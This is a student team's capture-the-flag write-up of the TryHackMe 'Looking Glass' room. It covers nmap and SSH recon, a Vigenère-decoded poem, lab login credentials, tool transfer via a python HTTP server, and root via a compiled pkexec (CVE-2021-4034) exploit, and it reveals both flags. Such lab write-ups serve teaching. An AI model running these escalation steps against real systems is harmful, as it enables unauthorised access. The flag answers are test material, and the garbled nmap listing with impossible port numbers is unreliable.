
# PenTest 1 ROOM Looking Glass VVannaCry

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# Steps: Recon and Enumeration



Members Involved: Fathi, Syahmi


Tools used: Nmap and ssh

# **Thought Process , Methodology and Attempts:**

When Fathi did the nmap of the victim machine IP, we all noticed the sudden long list of open ports ranging from 22 and 9000 - 13783

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Starting Nmap 7.92 (https://nmap.org ) at 2022-07-25 20:38 EDT Initiating Ping Scan at 20:38 Scanning 10.10.187.92 [2 ports] Completed Ping Scan at 20:38, 0.21s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 20:38 Completed Parallel DNS resolution of 1 host. at 20:38 Completed Parallel DNS resolution of 1 host. at 20:38 Scanning 10.10.187.92 [1000 ports] Discovered open port 22/tcp on 10.10.187.92 Discovered open port 9081/tcp on 10.10.187.92 Discovered open port 9071/tcp on 10.10.187.92 Discovered open port 912345/tcp on 10.10.187.92 Discovered open port 9917/tcp on 10.10.187.92 Discovered open port 9917/tcp on 10.10.187.92 Discovered open port 99080/tcp on 10.10.187.92 Discovered open port 9878/tcp on 10.10.187.92 Discovered open port 9888/tcp on 10.10.187.92 Discovered open port 9000/tcp on 10.10.187.92 Discovered open port 10626/tcp on 10.10.187.92 Discovered open port 10626/tcp on 10.10.187.92 Discovered open port 10626/tcp on 10.10.187.92 Discovered open port 10627/tcp on 10.10.187.92 Discovered open port 9998/tcp on 10.10.187.92 Discovered open port 13782/tcp on 10.10.187.92 Discovered open port 13782/tcp on 10.10.187.92 Discovered open port 1905/tcp on 10.10.187.92 Discovered open port 1905/tcp on 10.10.187.92 Discovered open port 1905/tcp on 10.10.187.92 Discovered open port 9099/tcp on 10.10.187.92 Discovered open port 10009/tcp on 10.10.187.92 Discovered open port 9099/tcp on 10.10.187.92
```

Fathi tried to check if it has a website but there wasn't in any port.



Fathi tried to connect with ssh to port 9000 but it gave us an error about no matching host key type

```
(1211102056⊕ kali)-[~]
$ ssh root@10.10.187.92 -p 9000
Unable to negotiate with 10.10.187.92 port 9000: no matching host key type found. Their offer: ssh-rsa
```

We all tried to search up what it means and found out that ssh-rsa is deprecated from default in OpenSSH 8.2 and newer

```
OpenSSH will report the error no matching host key type found. Their offer: ssh-rsa if the server it's connecting to is offering to authenticate over ssh-rsa (RSA/SHA1).

Azure Devops (TFS) is offering to authenticate over ssh-rsa. As noted in the answer by bk2204, this algorithm is not considered cryptographically secure.

Since it's considered weak, OpenSSH deprecated using SHA-1 in 8.2 in 2020-02-14.

It is now possible[1] to perform chosen-prefix attacks against the SHA-1 hash algorithm for less than USD$50K. For this reason, we will be disabling the "ssh-rsa" public key signature algorithm that depends on SHA-1 by default in a near-future release.

Azure Devops Services subsequently announced a patch to allow SHA-2

On may 5 2021, the Azure DevOps documentation was updated to mention using RSA 3072.
```

So in order to specifically connect with ssh-rsa, we have to add the parameter **-oHostKeyAlgorithm=+ssh-rsa** into the ssh command. At first, Fathi tried the port 9001 which says *lower* before it closes the connection.

```
(1211102056® kali)-[~]

$ ssh -oHostKeyAlgorithms=+ssh-rsa 10.10.187.92 -p 9001

Lower

Connection to 10.10.187.92 closed.
```

Fathi saw this and immediately tried connecting to the highest port which is 13783 where it says higher.

Fathi then realizes that, we need to find the correct port to connect through trial and error where *Higher* means higher in the list of ports (lower number) and *Lower* means lower in the list (higher number).

Fathi was the first one to find the correct port but syahmi and wong was confused why Fathi's port can't be connected to their own side, that's where we all realized that everyone will have different port number to

connect. Upon finding the correct port, we were introduced a challenge to solve in order to get access to the box, the title says Jabberwocky and none of words made sense on first glance.

```
You've found the real service.
Solve the challenge to get access to the box Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmtc pgzt alv uvvordcet, Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy! Ioe kepu bwhx sbai, tst jlbal vppa grmjl! Bplhrf xag Rjinlu imro, pud tlnp Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh: Eqvv amdx ale xpuxpqx hwt oi jhbkhe--Hv rfwmgl wl fp moi Tfbaun xkgm, Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf, Bwl Nruiirhdjk, xmmj mnlw fy mpaxt, Jani pjqumpzgn xhcdbgi xag bjskvr dsoo, Pud cykdttk ej ba gaxt!


Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh Ewl vpvict qseux dine huidoxt-achgb! Al peqi pt eitf, ick azmo mtd wlae Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr? Cpqx vw bf eifz, qy mthmjwa dwn! V jitinofh kaz! Gtntdvl! Ttspaj!' Wl ciskvttk me apw jzn.


'Awbw utqasmx, tuh tst zljxaa bdcij Wph gjgl aoh zkuqsi zg ale hpie; Bpe oqbzc nxyi tst iosszqdtz, Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd Enter Secret:
```

Fathi searching up Jabberwocky and it's a nonsense poem, Fathi notices that the amount of letter before and after each comma matches with poem and Syahmi notices that there's a extra line at the bottom, Syahmi went to try to check what kind of cipher it uses.

Syahmi copied parts of the poem and goes to search up the cipher that was used to create it.



Then it shows that, the cipher that was used is called Vigenère cipher. With the newly obtained knowledge, Syahmi deciphered the gibberish text, with the correct key (thealphabetcipher) used, to an actual readable poem and exposed the secret that was hidden in the poem.



Steps: Initial Foothold

Members Involved: Fathi, Syahmi, Wong

Tools used: LinEnum.sh, python3

**Thought Process, Methodology and Attempts:** 

Wong tries to put the code that Syahmi deciphered into the "Enter Secret:".

```
Enter Secret:
jabberwock:MannersPrisonPleaseKinder
Connection to 10.10.43.195 closed.
```

After entering code, Wong gets the username and password for the port 22. Later did we know that everyone tried using the password that Wong got, it failed. After everyone entered the secret code, everyone got a different password from each other but the secret code stays the same.

Afterward, Wong went back to port 22 and tries to enter it using **ssh username@IP Address**. It then asked Wong the password which he can use the password from earlier to enter it. After that, Wong successfully entered the jabberwock's directories.

Fathi immediately did sudo -I to see any interesting info which only shows we can reboot as root

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin
User jabberwock may run the following commands on looking-glass:
        (root) NOPASSWD: /sbin/reboot
```

Fathi then did Is to see any file and found some

```
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
```

Fathi concatenate the user.txt file and it seems to be the user flag but it is reversed

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

Reversing it back now gave us the proper user flag

```
thm{65d3710e9d75d5f346d2bac669119a23}
```

Result: upon putting it into thm for the first flag, Fathi confirmed it is the user flag



Fathi checked the poem.txt which is just a Jabberwocky poem, He also checked what does twasBrillig.sh do which just outputs the poem

```
jabberwock@looking-glass:~$ cat t@wasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

After that, Syahmi went to get LinEnum.sh installed into his Kali machine

Syahmi now made a server on his machine to host the file

```
(1211101975@ kali)-[~]

$ python3 -m http.server 1234

Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ... 18.202
```

Downloaded it on the target machine

Finally, Syahmi changes the permissions of the file and executed it onto the target machine

```
jabberwock@looking-glass:~$ chmod +x LinEnum.sh
jabberwock@looking-glass:~$ ./LinEnum.sh
```

Fathi tried to do SUID privilege escalation but didn't find any file to exploit according to GTFOBins, Fathi also tried to do \$PATH privilege escalation but ended up breaking the machine itself.

Wong scroll through the information from LinEnum.sh and saw a glimpse of "Ubuntu" version. Thus, Wong decided to google and see if the version is exploitable by any means. After searching for some time, Wong has concluded that the version is outdated and might be exploitable, he told Fathi about it.

```
[-] Specific release information:

DISTRIB_ID=Ubuntu

DISTRIB_RELEASE=18.04

DISTRIB_CODENAME=bionic

DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"

NAME="Ubuntu"

VERSION="18.04.4 LTS (Bionic Beaver)"

ID=ubuntu

ID_LIKE=debian

PRETTY_NAME="Ubuntu 18.04.4 LTS"

VERSION_ID="18.04"
```

Fathi tried to find exploits for Ubuntu 18.04 and there was a couple, the first one he saw was exploiting it with lxd but can't do that exploit because the current user doesn't have the permission for lxd

```
jabberwock@looking-glass:~$ id
uid=1001(jabberwock) gid=1001(jabberwock)
jabberwock@looking-glass:~$ groups
jabberwock
```

Steps: Root Privilege Escalation

Members Involved: Fathi

Tools used: python3, CVE-2021-4034

# **Thought Process, Methodology and Attempts:**

Fathi found an exploit of CVE-2021-4034 where pkexec has memory corruption vulnerability that can lead to local privilege escalation.



Fathi cloned the github repository into his attacking machine

Fathi then did the make command since there's a makefile to compile the exploit

Then made his attacking machine as a server

```
(1211102056@ kali)-[~/CVE-2021-4034]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

In the victim machine, fathi downloaded the exploits from his attacking machine into the victim machine

Fathi then made the exploit have executable permission and ran the exploit file, He did **whoami** command and it shows we are now root. He then navigate to /root

```
jabberwock@looking-glass:~$ chmod +x exploit
jabberwock@looking-glass:~$ ./exploit
# whoami
root
# cd /root
# ls
passwords passwords.sh root.txt the_end.txt
```

Fathi concatenate the root.txt file and found root flag that is reversed

```
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
#
```

Fathi reverse the root flag and now have the proper root flag

thm {bc2337b6f97d057b01da718ced6ead3f}

### Final result:

Fathi put it into the root flag and confirmed it



## **Contributions**

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102056	Ahmad Fathi	Did the recon with nmap	
	bin Amir	Attempted to accelete privilege with CDATH but	
		Attempted to escalate privilege with \$PATH but failed	
		Looked through SUID but no file is exploitable according to GTFOBins	Fathi
		Searched and discovered exploit for privilege escalation in Ubuntu 18.04 (CVE-2021-4034)	
		Did some writing for recon and enum	
		Did most of the writing for Root Privilege	
		Escalation	
1211101999	Wong Wei Han	Did the initial foothold	
		Discovered the version of ubuntu is outdated	
		(Ubuntu 18.04)	Wong
		Did most of the writings for Initial Foothold	
		Did video editing	
1211101975	Muhammad	Deciphered the poem during recon	
	Syahmi bin		
	Mohd Azmi	Did local enum with LinEnum.sh after initial foothold	syahmi
		Did some writing for recon and enum	

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